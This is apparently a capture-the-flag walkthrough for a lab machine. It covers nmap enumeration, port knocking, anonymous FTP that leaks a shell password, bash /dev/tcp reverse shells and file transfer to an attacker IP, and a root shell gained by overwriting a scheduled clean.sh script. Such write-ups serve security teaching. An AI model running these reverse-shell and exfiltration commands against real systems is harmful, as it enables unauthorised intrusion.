
Enumeration
Staring with nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 23:25 IST
Nmap scan report for 10.10.184.159
Host is up (0.24s latency).

PORT     STATE    SERVICE      VERSION
21/tcp   filtered ftp
22/tcp   open     ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:43:64:80:d3:5a:74:62:81:b7:80:6b:1a:23:d8:4a (RSA)
|   256 53:c6:82:ef:d2:77:33:ef:c1:3d:9c:15:13:54:0e:b2 (ECDSA)
|_  256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (ED25519)
2375/tcp filtered docker
4420/tcp open     nvm-express?
| fingerprint-strings:
|   DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     INTERNAL SHELL SERVICE
|     please note: cd commands do not work at the moment, the developers are fixing it at the moment.
|     ctrl-c
|     Please enter password:
|     Invalid password...
|     Connection Closed
|   NULL, RPCCheck:
|     INTERNAL SHELL SERVICE
|     please note: cd commands do not work at the moment, the developers are fixing it at the moment.
|     ctrl-c
|_    Please enter password:
8080/tcp open     http         Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d PHP/7.3.27)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4420-TCP:V=7.91%I=7%D=6/6%Time=60BD0C2A%P=x86_64-pc-linux-gnu%r(NU
...[snip]...
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 150.86 seconds
Looking at the results, we have port 22 and 8080 open but 21 being marked as filtered (Firewall?).
Port 8080
Looking at webpage, it was hosting a phpbb fourm.

PHPbb is an open source project. Looking at Github repository of PHPbb, we get whole directory structure of the application. Navigating to /docs/CHANGELOG.html, we found the version of PHPbb is 3.3.3. Looking for publicly available for this version number, but we found nothing.
Looking at the forum, we have one post which says

Port Knocking
The post says Knock,knock!! …… hmmm. This maybe a hint for port-knocking. According to wikipedia,
Port knocking is method of externally opening ports on firewall by generating a connection attempt on a set of prespecified closed ports.
In simple terms,It means that after knocking on ports in a specific sequence a certain port will open automatically. We can use nmap for this task,
1
for i in 1111, 2222, 3333, 4444; do nmap -Pn --max-retries 0 -p $i 10.10.243.236; done
The above command will check for specified ports, basically knocking at each specified ports only once and in sequence. Nmap default behaviour is to look for port more than once if it didn’t responded. We can modify it using max-retries flag, setting it to 0.
FTP
Running nmap scan again
1
2
3
4
5
6
7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 23:25 IST
Nmap scan report for 10.10.184.159
Host is up (0.24s latency).

PORT     STATE    SERVICE      VERSION
21/tcp   open ftp
..[snip]..
Great!, FTP service was now open. Trying for anonymous access and we were in. It had a note.txt stating:
1
2
3
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.
  Connect to port 4420, the password is sardinethecat.
    - catlover
PORT 4420
Interacting with this port using nc, prompt us for password. We have a password from previous note file using which,it gives us a basic shell. This shell had limited functionality. Poking around, we found a file named runme in /home/catlover. To run this we need a better shell than this.
1
2
3
4
5
# Victim
echo "bash -i >& /dev/tcp/ourIP/port 0>&1" | bash

# attacker
nc -lvnp 9991
We now have a better shell. Running the executable, asks us for another password. Trying the previous one we found but it didn’t worked. There was no strings binary available on the box,so we need to transfer this runme file to our box.
1
2
3
4
5
# Attacker
nc -lvnp 9991 > runme

# Victim
cat runme > /dev/tcp/ourIP/9991
We have the file on our local machine.Running strings on it, found
1
2
3
4
rebecca
Please enter yout password:
Welcome, catlover! SSH key transfer queued!
touch /tmp/gibmethesshkey
Running the file on victim shell with the string we found worked. Waiting for few seconds we have a ssh private key file for catlover. Using this, we can ssh into the box.
ROOT
After gaining the shell, we were already root but we were in a docker-environment.
1
2
3
4
5
6
7
8
root@7546fa2336d6:/root# ls -la
total 24
drwx------ 1 root root 4096 Mar 25 16:28 .
drwxr-xr-x 1 root root 4096 Mar 25 16:18 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x 3 root root 4096 Mar 25 16:26 .local
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root   41 Mar 25 16:28 flag.txt
Looking around we saw .bash_history. Looking at contents of the file, we found
1
2
3
4
5
ls -alt /
cat /post-init.sh
cat /opt/clean/clean.sh
bash -i >&/dev/tcp/192.168.4.20/4444 <&1 (?Revshell)
nano /opt/clean/clean.sh
We need to change the content of clean.sh to give us reverse shell.
1
root@7546fa2336d6:/opt# echo 'bash -c "bash -i >& /dev/tcp/<IP>/<PORT> 0>&1"' > clean.sh
Set up a listener, and wait for few seconds, we have a shell as root. ROOT!!!